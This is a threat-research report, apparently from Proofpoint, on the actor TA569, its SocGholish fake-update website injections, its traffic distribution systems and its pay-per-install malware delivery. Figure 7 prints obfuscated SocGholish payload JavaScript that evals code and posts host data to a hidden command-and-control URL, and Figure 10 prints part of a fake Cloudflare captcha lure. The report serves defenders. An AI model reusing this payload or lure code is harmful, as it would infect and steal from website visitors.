TA569 Threat Actor Overview: SocGholish & Beyond | Proofpoint US

By February 26, 2023 Andrew Northern

Published: 2023-02-23 · Archived: 2026-04-05 15:03:31 UTC

Key Takeaways

- TA569 leverages many types of injections, traffic distribution systems (TDS), and payloads including, but not limited to, SocGholish.
- In addition to serving as an initial access broker, these additional injects imply TA569 may be running a pay-per-install (PPI) service
- TA569 may remove injections from compromised websites only to later re-add them to the same websites.
- There are multiple opportunities for defense against TA569: educating users about the activity, using Proofpoint's Emerging Threats ruleset to block the payload domains, and blocking .js files from executing in anything but a text editor.

Overview

TA569 is a prolific threat actor primarily known for its deployment of website injections leading to a JavaScript payload known as SocGholish. In the past few months Proofpoint researchers have observed changes in the tactics, techniques, and procedures (TTPs) employed by TA569. Changes include an increase in the quantity of injection varieties, as well as payloads deviating from the standard SocGholish "Fake Update" JavaScript packages. Such changes, and the frequency of said changes, are likely in response to two things: efficacy data collected during the attack chain and profitability.

In our last report, we described the SocGholish threat and how it is delivered via email.

That is, the URLs that lead to the threat are typically legitimate and being distributed via benign automated emails and lead to otherwise "friendly" websites (those that were not designed with malicious intent). The emails can be newsletters or from aggregate services like Google Alerts or a URL that was sent from one user to another.

TA569 is considered by Proofpoint to be an initial access broker (IAB), or an independent cybercriminal actor who infiltrates major targets and then sells access to other groups to deliver follow-on payloads such as ransomware. In addition to being an IAB, TA569 is thought to leverage their extensive network of injections and infrastructure to offer a pay-per-install (PPI) service to other threat actors. This PPI service solicits payloads from customers and facilitates serving the downloads and infecting victims.

In this report, Proofpoint researchers describe the injections used by TA569 to distribute various payloads, as well as what an end-user will see when visiting a compromised website.

Campaign Details

The infection chain begins when a user visits a website compromised by a TA569 injection. This could be through clicking on a link delivered via email or visiting a website directly. The victim's browser interprets the injected JavaScript and if the environment meets certain criteria, a lure will be presented. The most common lure – used to deliver SocGholish malware – is a fake browser update that presents itself in full-screen format as if it were from the injected site itself. Proofpoint has observed other lures used by TA569 to deliver other malware payloads including: distributed denial of

service (DDoS) protection, fake security software updates, captcha puzzles, and other “update” related themes. These lures are used to deliver various malware payloads including information stealers or remote access trojans (RATs).

When the lure is clicked, a file is downloaded containing the malware payload. The filetype depends on the payload and includes .js, .zip, or .iso files among others. A user must execute the file for the malware to run on the host. These various RATs and information stealers, like SocGholish, can set the stage for follow-on malware infections, including ransomware.

Injections

What is an Injection?

An injection is a section of HTML, PHP, or JavaScript code that is placed onto a website by a threat actor to cause a victim’s browser to render content, request assets from a local or remote resource, or redirect to another location. These injections of code are placed in a variety of locations including: otherwise benign compromised websites, compromised third-party assets used to render websites, and attacker controlled infrastructure. Proofpoint does not have evidence supporting the initial access vector which occurs outside of mailflow.

Injection Deployment

Various implementations of injections have been observed but these implementations can be broadly categorized into three distinct categories that describe their flow.

The first category, referred to as **Local** (non-proxied), indicates that the entire injection is present on the page the victim is visiting and is executed on page load without dependency on any additional assets.



Figure 1: An example of an attack chain illustrating a local injection type resulting in SocGholish

The second category, referred to as **Local Proxied**, involves the storage of the injection in a local asset, such as a JavaScript library. When the browser is rendering the requested page, the local asset is called and the injection is executed. Injections have frequently been observed prepended to commonly used libraries like jQuery.



Figure 2: An example of an attack chain illustrating a local proxied injection type resulting in SocGholish

The third category, referred to as **Remote Proxied**, involves the fragmentation of the injection code over two or more domains. This method is achieved through an asynchronous request to a separate domain that contains the complete injection. The use of multiple domains makes this method more challenging for security measures to detect.



Figure 3: An example of an attack chain illustrating a remote proxied injection type resulting in SocGholish

Strobing

TA569 has been frequently documented as reinfecting websites that have undergone remediation for malicious injections. It is hypothesized that TA569 may use a technique referred to as "strobing" by Proofpoint researchers. Strobing involves the cyclical removal and readdition of injections to previously compromised websites, with the duration of removal ranging from hours to days and potentially repeating multiple times per day or over longer periods.

The underlying reason for this behavior remains uncertain, but it could be attributed to the workflow involved in the addition of new or differing injections to meet customer agreements or campaign goals, or to generate the illusion of a "clean" website and the possibility of false positive condemnations. This also presents challenges for incident response efforts, as the malicious injections may not be visible at all times.



Figure 4: Injection Strobing on a single host

Injection Varieties

The threat actor TA569 has been observed to employ various injection methods for the deployment of its payloads. These injections can be classified into two main categories, with occasional exceptions. The first category encompasses injections that result in the delivery of SocGholish payloads. The second category includes injections that lead to the deployment of payloads other than SocGholish, referred to as Scriptzzbn injections. It should be noted that Scriptzzbn injections have also been used for the delivery of SocGholish injections, which in turn lead to SocGholish payloads.

SocGholish Injection

SocGholish type injections exhibit a higher degree of selective criteria compared to other payload injections. The delivery of the lure to the end-user is contingent upon the victim's environment meeting specific requirements. For instance, if the host is not running on Windows, has already been served a lure (according to IP and other cookies), or if the user's browser contains a cookie indicating a Wordpress administrator login, the lure for the SocGholish "Fake Update" payload will not be delivered, terminating the attack. This filtering is achieved through the utilization of a Traffic Directing Service (TDS) to guarantee that the payloads are delivered to suitable environments.

The injections employed by TA569 are routed through a diverse range of Traffic Distribution Services (TDS), also known as Traffic Directing System/Service. A TDS is a technology stack that enables its operators to develop complex and dynamic flows of web traffic, with both legitimate and malicious uses. TA569 leverages the capabilities of TDS platforms to direct victims through attacker-controlled infrastructure. TDS platforms are commercially available, open source, pirated, or privately developed, each offering unique features. TA569 has been observed using multiple TDS platforms.

The use of TDS platforms by TA569 helps to further obscure their injections and provide versatility in the payloads delivered. The malicious JavaScript injections serve as the entry point for the TDS. The TDS provides multiple functions in the attack chain, including defense against researchers and bots. The geographic filtering based on IP, a blocklist of known bot IPs, and a ledger of served payloads make it challenging to identify payloads for analysis and to reproduce infection chains for incident response teams. The TDS not only provides defense but also gathers valuable information about the performance of injections, victim identification, and payload deployment efficacy. Due to the inherent nature of TDS platforms and their designed purpose, Proofpoint researchers hypothesize this information, combined with variations in payloads and download efficacy data, informs campaign design with the aim of maximizing infection and profitability.

SocGholish Injection Varieties

SocGholish injections have leveraged a variety of obfuscation routines in an effort to thwart detection and complicate analysis. Such varieties include single or double base64 encoding portions of the injection, reversing strings, padding strings with extra characters resulting in a need to skip every other character to derive the true value, as well as several different versions employing line breaks and variations in the size of variables. These coupled with the options afforded by injection deployment categories create a formidable battery of possible combinations.

On 26 November 2022, Proofpoint researchers identified a new type of inject and follow-up chain of requests not previously used by TA569. This chain led to the expected fake browser update and JavaScript executable that requires a greater degree of scrutiny to confirm statically. The inject used a simple async script with a base64 encoded Uniform Resource Identifier (URI) to make a request to the actor-controlled stage 2 shadowed domain.

Figure 5: An example of the SocGholish injection format as of November 2022.



Figure 6: An example of the SocGholish”mod2” injection.

SocGholish Payload

In our previous report we discussed SocGholish and what an end-user can expect when encountering a “Fake Update” payload. The SocGholish payload is either a .js file or a .zip file containing the JavaScript file. A user must open these files manually for the payload to detonate.

SocGholish payloads are dynamically generated with data points about the victim being an input. This dynamic generation essentially locks each payload to each victim causing the payload to be rendered useless if it is moved to a different environment for analysis. Additionally, each payload is keyed to a specifically prefixed subdomain for command and control (C2) communication. Attempting to interact with a previously observed C2 domain with a known prefix will result in a closed connection.

The first step of a SocGholish payload will reach out to the C2 server for further instructions. If a payload "passes” the initial challenges, it will get a response from the C2 server with instructions to “fingerprint” the host it is running on and relay that information back. Depending on the host information, the C2 server will send another response to drop a RAT, execute additional host analysis to later drop an intrusion framework, or terminate the running process.

```
function request(gcafwomapti, telun) {
        return zampabaw.upkyw(zampabaw.ottoaghqe9(gcafwomapti), telun);
}

function sycep(feegdca) {
        var beser = 'ev';
        var mdyuk = feegdca;
        this[beser+'al'](mdyuk);
}


function vecys(ruqiqrto) {
        return new ActiveXObject(ruqiqrto);
}


var zampabaw = {

        dogolbafgdu : function (chyotxo) {
                var ajciq1 = '';
                for(var ginmobwuvne=0; ginmobwuvne<chyotxo['length']; ginmobwuvne++) {
                        if(ginmobwuvne%2) {
                                ajciq1 = chyotxo['substr'](ginmobwuvne, 1) + ajciq1;
                        }
                }

                return ajciq1;
        },

        rzyvice : function (wpidawupta) {
                return encodeURIComponent(wpidawupta);
        },

        arnke : function (seeg) {
                return zampabaw.rzyvice(''+seeg);
        },

        zahyz : function (pfougqu, ckixpouf) {
                if(pfougqu[ckixpouf][0]) {
                        return pfougqu[ckixpouf][0] + '=' + zampabaw.arnke(pfougqu[ckixpouf][1]) + '&';
                }
                else {
                        return ckixpouf + '=' + zampabaw.arnke(pfougqu[ckixpouf]) + '&';
                }
        },

        ottoaghqe9 : function (gcafwomapti) {
                var fuhi = '';

                for (var buqsi = 0; buqsi < gcafwomapti['length']; buqsi++) {
                        fuhi += zampabaw.zahyz(gcafwomapti, buqsi);
                }

                return fuhi;
        },

        upkyw : function (fuhi, fyku) {
                var pewtib, uhwyqyh = 'open', upkyw = 'send';
                try {
                        pewtib = vecys('MSXML2.XMLHTTP');
                        pewtib[uhwyqyh]('POST', url2, false);
                        pewtib[upkyw](fuhi);
                        return zampabaw.eqcyrsollmi(fyku, pewtib);
                } catch (e) {}
        },

        eqcyrsollmi : function(nowbil, hojyc) {
                if(nowbil) {
                        return hojyc['responseBody'];
                }
                else {
                        return hojyc['responseText'];
                }
        }

};


var url2 = zampabaw.dogolbafgdu('xgenxpg.olcebxaihpp/cmcoqcp.nniociltacveosfsiesmuoghqwwehne.keqleutdoekhdcxso.a1cepbm9cdedx9xbg/g/n:esipwtitkhs');
```

Figure 7: The SocGholish Payload

Sczriptzzbn Injection

The name “Sczriptzzbn” is taken from a string present in the inject. The Sczriptzzbn injection is crude in comparison to the SocGholish injection. It is used for deploying various types of commodity malware, including remote access Trojans (RATs) and information stealers. The lures employed by this technique are of are not as polished as those used by SocGholish and are generally less professional in appearance. The lures are diverse in subject matter, ranging from fake DDoS protection captchas, captchas that cannot be solved, to simple browser update pop-ups. The management of campaigns and the evaluation of efficacy in the Sczriptzzbn injection technique is facilitated by a TDS namely zTDS, but only a few of the defensive measures present in the platform have been incorporated.



Figure 8: A fake Cloudflare (distributed denial of service) DDOS protection popup distributed by a Sczriptzzbn inject.



Figure 9: A notably lower quality variant of the "fake update" lure leading to NetSupport RAT distributed by the Sczriptzzbn inject.

```
var
captchaCode,modals={first:"modalFirst",second:"modalSecond",third:"modalThird"},modalClass={first:"modalFirstClass",s
econd:"modalSecondClass",third:"modalThirdClass"},modalActive,modalStyles={main:"position: relative; background-
color: #FAFAFA; padding: 20px 10px 40px 10px; width: 450px; border: 2px solid #E1E1E1; border-top: 30px solid
#E1E1E1; border-radius: 0px; display: flex; flex-direction:column;"},modalText={main:
{lineTop:document.createTextNode("Please complete the security check to access website"),
lineBottom:document.createTextNode("Completing the CAPTCHA proves you are a human and gives you temporary access to
the web property")},second:{lineTop:document.createTextNode("If you could not solve captcha, download our software
and never spend time again on captcha.")},copyright:document.createTextNode("Performance & security by
Cloudflare"),error:document.createTextNode("Error, please try again")},modalButtons={main:{submit:
{text:document.createTextNode("Submit")}},second:{download:{text:document.createTextNode("Download"),
id:"downloadButton"},again:{text:document.createTextNode("Try again"),id:"tryAgainButton"}},update:
{id:"updateCaptcha"},submit:{id:"inputSubmit"},close:{id:"closeModalButton"}},modalImg={cloudFlareLogo:"
NsYXNzPSJhIiBmaWxsPSIjZmZmIiBkPSJNOTQuNywxMC42LDg5LjEsOS4zbC0xLS40LTI1LjcuMlYyMS41bDMyLjMuMVoiLz4KICAgIDxwYXRoIGNsYXN
zPSJiIiBmaWxsPSIjZjQ4MTIwIiBkPSJNODQuMiwyMC40YTIuODU1NDYsMi44NTU0NiwwLDAsMC0uMy0yLjYsMy4wOTQyOCwzLjA5NDI4LDAsMCwwLTIu
```

Figure 10: A portion of the captcha lure distributed by the Scriptbzzbn inject.



Figure 11: Example of a TA569 telephone-oriented attack delivery (TOAD)-based fake security alert.

Sczriptzzbn Payloads

TA569 has been observed engaging in the deployment of various forms of malware, including information stealers and RATs. This behavior is believed to be facilitated by TA569's Pay-Per-Install (PPI) business model. The commodity RATs and stealers that have been observed to be deployed by TA569 include, but are not limited to, NetSupport RAT, Redline Stealer, SolarMarker, and IcedID. Furthermore, it has been documented that TA569 delivers telephone-oriented attack delivery (TOAD) lures that are disguised as security alerts. The format of the delivered payloads can vary, with some being served as compressed executables and others being served as executables within an .iso file. The naming of these files often reflects a common theme of "update."

Since 26 November 2022, Sczriptzzbn injects have not delivered commodity malware as a first-stage payload, and all injections now deliver a subsequent SocGholish injection ultimately leading to delivery of the SocGholish payload.

Mistakes, Co-deployment, and Attribution

In August 2022, Proofpoint observed that TA569 began deploying the NetSupport RAT as the initial payload through the Sczriptzzbn injection method. The hosting infrastructure of the injection leading to the NetSupport RAT payload was also noted to have simultaneously served SocGholish injections during this period.

This convergence of infrastructure created suspicion that the SocGholish and Sczriptzzbn clusters may both be attributed to TA569. Ultimately the shift from the delivery of commodity malware through Sczriptzzbn injections to the delivery of SocGholish as of November 2022 solidified this attribution.

With regards to motivation, Proofpoint researchers hypothesize that the use of Sczriptzzbn and its associated payloads may be a strategic move by TA569 to expand their business offerings and establish themselves not only as an Initial Access Broker (IAB) but also as a player in the Pay-Per-Install (PPI) market.

